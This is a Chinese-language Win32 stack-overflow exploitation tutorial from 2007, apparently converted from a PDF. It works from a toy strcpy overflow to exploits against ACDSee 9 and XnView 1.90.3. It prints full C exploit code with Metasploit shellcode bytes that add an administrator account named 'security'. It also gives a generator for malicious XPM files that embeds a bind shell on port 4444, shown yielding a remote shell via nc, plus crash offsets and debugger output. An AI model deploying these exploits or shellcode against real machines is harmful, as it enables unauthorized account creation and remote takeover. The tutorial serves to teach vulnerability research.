

win32 堆栈溢出入门

版本号	1.0
文档作者	netxfly
更新日期	2007 年 5 月 10 日

关键字: overflow、debug、Shellcode、Win32 Exploit

综述:

本文通过几个实例介绍了如何利用已知的 poc 进行漏洞调试的基本方法。

Windbg 下载: microsoft.com/whdc/devtools/debugging/installx86.Msp

Metasploit 下载: <http://metasploit.com>

POC 下载: <http://milw0rm.com/>


XnView 1.90.3 下载地址: <http://www.crsky.com/soft/1187.html>

ACDSee v9.0 官方简体中文版 : <http://www.crsky.com/soft/9483.Html>

Ccproxy6.0 包含于附件中

正文

■ 缓冲区溢出原理

The image shows a side-by-side comparison of a C program and its execution. On the left, a code editor with a blue background displays a C program. The program includes <stdio.h> and <string.h>, defines a character array 'longstr' of size 10 with the value 'AAAAAAAAAA', and a 'main' function that copies 'longstr' into a 'buffer' of size 10 and prints it. On the right, a command prompt window titled 'E:\Code\overtest\Debug\overtest.exe' shows the output of the program: 'AAAAAAAAAA' followed by a newline and the prompt 'Press any key to continue_'.


```
#include <stdio.h>
#include <string.h>

char longstr[10] = "AAAAAAAAAA";


int main(int argc, char *argv[])
{
    char buffer[10];
    strcpy(buffer, longstr);
    printf("%s\n", buffer);
    return 0;
}
```

C:\E:\Code\overtest\Debug\overtest.exe
AAAAAAAAAA
Press any key to continue_

如上代码所示, 为局部变量分配 10bytes, 然后 copy 10 个字节进去, 程序会正常输出。当我们把要拷贝到缓冲区的字符加大到 20, 就会发生缓冲区溢出, 如图 2 所示。



事实上，win32 的堆栈是默认 4 字节对齐的，操作系统为 buffer 分配的缓冲区大小为 12 字节，随后的 4 字节为保存在堆栈中 EBP 的值，接下来的 4 字节便是主函数的返回地址 RET 了。我们将第 16 至 20 个字节改为 BBBB 后再编译运行一次程序。如图 3 所示，提示出错的地址为 42424242，这正好是 BBBB 的 ASCII 值。



■ Exploit It!

由于这个程序的缓冲区太小，没法放我们 ShellCode，我们把 buffer 数组的容量改为 2000 就足以存放我们的 ShellCode 了。

根据前面的知识，我们推算出溢出点在 2005 的位置，我们用 JMP ESP 来覆盖溢出点，最后 EIP 就会跳转到 RET 后面中的 SHELLCODE 中。利用方式如下：

NNNNNNN + EBP + RET + ShellCode + NNNNN

N 表示 Nop，但是在这个程序中，我们的 ShellCode 太长了，放在 RET 后面就会覆盖到程序中的一些其他地址，导致函数无数返回，结果却触发不了溢出点。所以我们只能把 ShellCode 放在溢出点前面，然后让 EIP 往前跳，跳到我们的 ShellCode 中，利用示意图为：

NNNNN + ShellCode + NN + EBP + RET + JMP -x +NNN

JMP -x 表示往前跳 X 个字节，RET 处我们用中文 Win2000/xp/2003 通用 JMP ESP 地址 7ffa4512。

在本例中，我们的 ShellCode 是由 <http://metasploit.com> 自动生成的，
win32_adduser - PASS=security EXITFUNC=thread USER=security
Size=244 Encoder=PexFnstenvSub，添加一个用户名和口令都为 security 的
管理员。

缓冲区大小为 2008，我们让 EIP 往前跳 1000 bytes，后面还有 1000 bytes 可以容纳我们的 ShellCode，其实也不用这么精确的，只要让能容纳下 ShellCode，然后让 EIP 跳转到 ShellCode 前面的一大堆空指令中，EIP 就会顺着这些空指令一直执行到我们的 ShellCode 中，最后我们构造的 exp 如下图所示：

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char EvilBuffer[2020];
/* win32_adduser - PASS=security EXITFUNC=thread USER=security Size=244 Encode
unsigned char shellcode[] =
"\x2b\xc9\x83\xe9\xc9\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x05"
"\x02\x23\x0a\x83\xeb\xfc\xe2\xf4\xf9\xea\x67\x0a\x05\x02\xa8\x4f"
"\x39\x89\x5f\x0f\x7d\x03\xcc\x81\x4a\x1a\xa8\x55\x25\x03\xc8\x43"
"\x8e\x36\xa8\x0b\xeb\x33\xe3\x93\xa9\x86\xe3\x7e\x02\xc3\xe9\x07"
"\x04\xc0\xc8\xfe\x3e\x56\x07\x0e\x70\xe7\xa8\x55\x21\x03\xc8\x6c"
"\x8e\x0e\x68\x81\x5a\x1e\x22\xe1\x8e\x1e\xa8\x0b\xee\x8b\x7f\x2e"
"\x01\xc1\x12\xca\x61\x89\x63\x3a\x80\xc2\x5b\x06\x8e\x42\x2f\x81"
"\x75\x1e\x8e\x81\x6d\x0a\xc8\x03\x8e\x82\x93\x0a\x05\x02\xa8\x62"
"\x39\x5d\x12\xfc\x65\x54\xaa\xf2\x86\xc2\x58\x5a\x6d\xed\xed\xea"
"\x65\x6a\xbb\xf4\x8f\x0c\x74\xf5\xe2\x61\x4e\x6e\x2b\x67\x5b\x6f"
"\x25\x2d\x40\x2a\x6b\x67\x57\x2a\x70\x71\x46\x78\x25\x71\x46\x69"
"\x70\x70\x4a\x7e\x7c\x22\x50\x6f\x66\x77\x51\x63\x71\x7b\x03\x25"
"\x44\x46\x67\x2a\x23\x24\x03\x64\x60\x76\x03\x66\x6a\x61\x42\x66"
"\x62\x70\x4c\x7f\x75\x22\x62\x6e\x68\x6b\x4d\x63\x76\x76\x51\x6b"
"\x71\x6d\x51\x79\x25\x71\x46\x69\x70\x70\x4a\x7e\x7c\x22\x0c\x4b"
"\x41\x46\x23\x0a";

int main(void)
{
    char Buffer[2000] = {0};
    memset(EvilBuffer, '\x41', 2020);
    memcpy(EvilBuffer + 2004, "\x12\x45\xfa\x7f", 4);
    memcpy(EvilBuffer + 2008, "\xe9\x13\xfc\xff\xff", 5); //Jmp -1000
    memcpy(EvilBuffer + 1500, shellcode, 244);
    strcpy(Buffer, EvilBuffer);
    return 0;
}

```

Exp 执行后成功添加 security 管理员，如理图所示：

The first screenshot shows a command prompt window with the title "E:\Code\overflow\Debug\overflow.exe". The command "net user" is entered, and the output shows the command was successful. The second screenshot shows a command prompt window with the title "C:\WINDOWS\system32\cmd.exe". The command "net user" is entered, and the output shows the command was successful. The output of the second command prompt is as follows:

```

D:\>net user

\\E3CF6F75B680404 的用户帐户

-----
_ubuntu_user_      Administrator      Guest
HelpAssistant      LNSS_MONITOR_USR  netxflly
SUPPORT_388945a0    UUSR_E3CF6F75B680404
命令成功完成。

D:\>net user

\\E3CF6F75B680404 的用户帐户

-----
_ubuntu_user_      Administrator      Guest
HelpAssistant      LNSS_MONITOR_USR  netxflly
security           SUPPORT_388945a0    UUSR_E3CF6F75B680404
命令成功完成。

```

■ ACDSEE9 溢出学习

在拜读了 Cloie 大牛的二篇大作后，对 Win32 堆栈溢出有了更深入的认识，同时也学到了一种很方便的溢出点定位方法，窃喜中，😁

首先根据作者提供的 poc，自己照着写个代码风格清晰的，用 6600 个'A'填充缓冲区，然后生成一个 XPM 文件摆放在桌面上。如图所示：

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

//XPM Headers
char XPMHeaders[]=
"\x2f\x2a\x20\x58\x50\x4d\x20\x2a\x2f\x0d\x0a\x73\x74\x61\x74\x69"
"\x63\x20\x63\x68\x61\x72\x20\x2a\x50\x69\x78\x6d\x61\x70\x5b\x5d"
"\x20\x3d\x20\x7b\x0d\x0a\x22\x35\x30\x39\x20\x34\x33\x38\x20\x32"
"\x35\x36\x20\x33\x22\x2c\x0d\x0a\x22";

int main(int argc, char *argv[])
{
    char EvilBuffer[6600];
    FILE *XPMFile = NULL;

    memset(EvilBuffer, 'A', 6600);
    //Open File
    if ((XPMFile = fopen(argv[1], "wb")) == NULL)
    {
        printf("Unable to Access File\n");
        return 0;
    }
    memcpy(EvilBuffer, XPMHeaders, sizeof(XPMHeaders)-1);
    //End of XPM file
    memcpy(EvilBuffer + 0x1916, "\x22\x0d\x0a\x29\x3b\x0d\x0a", 7);
    fwrite(EvilBuffer, 1, 6600, XPMFile); //Write Date Into File
    fclose(XPMFile); //Close File
    return 0;
}
```

用 ACDSEE9 浏览桌面上的 XPM 文件，ACDSEE 进程崩溃了，再次运行 ACDSEE9.exe，然后用 CDB 加载其进程，如下图所示：


```
C:\Program Files\Debugging Tools for Windows>cdb -pn acdsee9.exe

Microsoft (R) Windows Debugger Version 6.6.0007.5
Copyright (c) Microsoft Corporation. All rights reserved.
```

ACDSEE9 会自动中断在程序的入口点处，输入 g 继续运行程序，然后用 ACDSEE9 再次去浏览桌面上的 XPM 文件，这时 cdb 会自动中断，并提示地址 41414141 处不可执行，41 就是我们填充的 A 的 ASCII 码值了。使用 dd esp 命

令发现 esp 中的值正好是我们填充的垃圾数据 A，所以我们可以采用 JMP ESP 的方式来利用这个漏洞，接下来就来定位它的溢出点。

先用 Cloie 牛写的 patternCreate.pl 生成一个长度为 6600 的不重复字符串于文件 xxx.txt 中，如下图所示：




```
C:\WINDOWS\system32\cmd.exe
E:\Perl\Code>patternCreate.pl 6600 xxx.txt
E:\Perl\Code>notepad xxx.txt
E:\Perl\Code>
```

xxx - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)


Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9

然后将这些字符加入到我们填充缓冲区的数组中，如图所示：




```
unsigned char shellcode[] =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9"
```

然后再用 cdb 加载 ACDSEE9 并浏览桌面上的 XPM 文件，cdb 会自动中断在如下的地方。



```
0:023> g
ModLoad: 04730000 04757000 C:\Program Files\Common Files\ACD Systems\PlugIns2
ID_X.apl
ModLoad: 7c000000 7c054000 C:\WINDOWS\system32\MSUCR70.dll
(24.f44): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception was expected and handled.
eax=ffffff9 ebx=055af280 ecx=00000048 edx=00000049 esi=03c13e38 edi=055af1f8
eip=37694636 esp=055af1d4 ebp=69463569 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010286
37694636 ??             ???
```

记下 37694636 这个地址值，然后再用 patternOffset.pl 37694636 6600 就可确定溢出点的位置，为第 4160 个字节处，如下图所示：



```
E:\Perl\Code>patternOffset.pl 37694636 6600
4160
E:\Perl\Code>
```

■ Exploit ACDSEE9

用 <http://metasploit.com> 生成一个绑定本地 4444 端口的 ShellCode，如下构造 Exp，

4160 个 N + RET + ShellCode

其实 ShellCode 的位置也不用精确的，只要是放在 RET 后面就行了，中间插入几个空指令是不影响 ShellCode 的执行的，空指令包括 NOP、A、B、C、D。

最后我们写出来的 Exp 如下：

```
"\x29\x3f\x87\xa9\x07\x2c\x2a\x2e\x0d\x2a\x12\x7e\x0d\x2a\x2d\x2e"
"\xa3\xab\x10\xd2\x85\x7e\xb6\x2c\xa3\xad\x12\x80\xa3\x4c\x87\xaf"
"\xd7\x2c\x84\xfc\x98\x1f\x87\xa9\x0e\x84\xa8\x17\xac\xf1\x7c\x20"
"\x0f\x84\xae\x80\x8c\x7b\x78\x7f";

int main(int argc, char *argv[])
{
    char EvilBuff[6600] = {0};
    FILE *XPMFile = NULL;

    memset(EvilBuff, '\x41', 6600);

    memcpy(EvilBuff, XPMHeaders, sizeof(XPMHeaders)-1); //XPM File Header
    memcpy(EvilBuff + 4160, "\x12\x45\xfa\x7f", 4); //JMP ESP中文通用地址
    memcpy(EvilBuff + 4178, BindShellcode, 344); //win32_bind 4444 Port
    memcpy(EvilBuff+0x1916, "\x22\x0d\x0a\x29\x3b\x0d\x0a", 7);

    XPMFile = fopen(argv[1], "wb");
    if (XPMFile == NULL)
    {
        printf("[-] Unable to access file.\n");
        return 0;
    }

    fwrite(EvilBuff, 1, 6600, XPMFile);
    fclose(XPMFile);
    printf("[+] Successful! Just have fun!\n");
    return 0;
}
```

编译 exp 重新生成一个 XPM 文件置于桌面上，然后用 ACDSEE9 浏览，连接本机 4444 端口成功得到一个 Shell，如下图所示：

```
D:\>nc -vv 192.168.35.35 4444
e3cf6f75b680404 [192.168.35.35] 4444 <?> open
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Program Files\ACD Systems\ACDSee\9.0>
```


■ xnView 溢出学习

首先根据作者提供的 poc，自己照着写个代码风格清晰的，用 6600 个'A'填充缓冲区，然后生成一个 XPM 文件摆放在桌面上。如图所示：

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

//XPM Headers
char XPMHeaders[]=
"\x2f\x2a\x20\x58\x50\x4d\x20\x2a\x2f\x0d\x0a\x73\x74\x61\x74\x69"
"\x63\x20\x63\x68\x61\x72\x20\x2a\x50\x69\x78\x6d\x61\x70\x5b\x5d"
"\x20\x3d\x20\x7b\x0d\x0a\x22\x35\x30\x39\x20\x34\x33\x38\x20\x32"
"\x35\x36\x20\x33\x22\x2c\x0d\x0a\x22";

int main(int argc, char *argv[])
{
    char EvilBuffer[6600];
    FILE *XPMFile = NULL;

    memset(EvilBuffer, 'A', 6600);
    //Open File
    if ((XPMFile = fopen(argv[1], "wb")) == NULL)
    {
        printf("Unable to Access File\n");
        return 0;
    }
    memcpy(EvilBuffer, XPMHeaders, sizeof(XPMHeaders)-1);
    //End of XPM file
    memcpy(EvilBuffer + 0x1916, "\x22\x0d\x0a\x29\x3b\x0d\x0a", 7);
    fwrite(EvilBuffer, 1, 6600, XPMFile); //Write Date Into File
    fclose(XPMFile); //Close File
    return 0;
}
```

用 xnview 浏览时，发现其进程崩溃了，用 cdb 加载 xnview.exe 后浏览桌面上的 XPM 文件，cdb 会检测到异常，不予理会，输入 g 继续执行，最终会断在下面的地方，

```
*** ERROR: Module load completed but symbols could not be loaded for E:\Install\
xnView\xnViewFull-v1.90.3\xnview.exe
xnview+0x1ecb23:
005ecb23 88443420      mov     byte ptr [esp+esi+20h],al  ss:0023:01730000=??
0:002> g
(6dc.f40): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41414141 edx=7c9237d8 esi=00000000 edi=00000000
eip=41414141 esp=0172ed40 ebp=0172ed60 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??             ???
```

说明我们填充的 A 覆盖到了溢出点，但是 ESP 中并没有我们填充的字符 A，而是在与 ESP 相邻的地址 0172ffa4 中，说明我们覆盖到的是 SEH，在 Winxp


以前可以用 JMP/CALL EBX 方式利用，但在 Win xp 之后，EBX 的值被设为 0 了，无法再使用这种方式来覆盖异常点了，现在常用的是 POP/POP/RET 方式。

```
0:002> dd esp
0172ed40 7c9237bf 0172ee28 0172ffa4 0172ee44
0172ed50 0172edfc 0172ffa4 7c9237d8 0172ffa4
0172ed60 0172ee10 7c92378b 0172ee28 0172ffa4
0172ed70 0172ee44 0172edfc 41414141 00000000
0172ed80 0172ee28 0172ffa4 7c957860 0172ee28
0172ed90 0172ffa4 0172ee44 0172edfc 41414141
0172eda0 00000000 0172ee28 000000ed 0000023a
0172edb0 0172ee10 00000040 00000000 00000000
0:002> dd 0172ffa4
0172ffa4 41414141 41414141 41414141 41414141
0172ffb4 41414141 41414141 41414141 41414141
0172ffc4 41414141 41414141 41414141 41414141
0172ffd4 41414141 41414141 41414141 41414141
0172ffe4 41414141 41414141 41414141 41414141
0172fff4 41414141 41414141 41414141 ????????
01730004 ???????? ???????? ???????? ????????
01730014 ???????? ???????? ???????? ????????
```

覆盖 POP/POP/RET 的地址后，EIP 会跳转到其前面的 4 个字节处，而这里的 POP/POP/RET 之后的内存会被截断，不适合放较长的 ShellCode，我们可以考虑放置 JMP -x 指令往前面跳。所以可以这样构造 ShellCode:

NNNN + ShellCode + NNN + JMP 04 + Pop/Pop/RET + Jmp -x + NN

再次利用 Cloie 牛传授的溢出点定位大法来定位溢出点，先用 patternCreate.pl 生成一个长度为 6600 的不重复字符串于文件 xxx.txt 中，如下图所示:



用 xxx.txt 中的不重复字符串填充缓冲区，编译运行 exp，将生成 xnviewdbg.xpm 文件并放置于桌面上，然后用 cdb 加载 xnview.exe 进程，浏览桌面上的 xnviewdbg.xpm，cdb 会中断在如下地方，如下图所示:

```

xnview.exe
*** ERROR: Module load completed but symbols could not be loaded for E:\Install
xnView\xnViewFull-v1.90.3\xnview.exe
xnview+0x1ecb23:
005ecb23 88443420      mov     byte ptr [esp+esi+20h],al  ss:0023:01730000=??
0:002> g
(bac.6cc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=34764533 edx=7c9237d8 esi=00000000 edi=00000000
eip=34764533 esp=0172ed40 ebp=0172ed60 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
34764533 ??          ???
0:002>

```

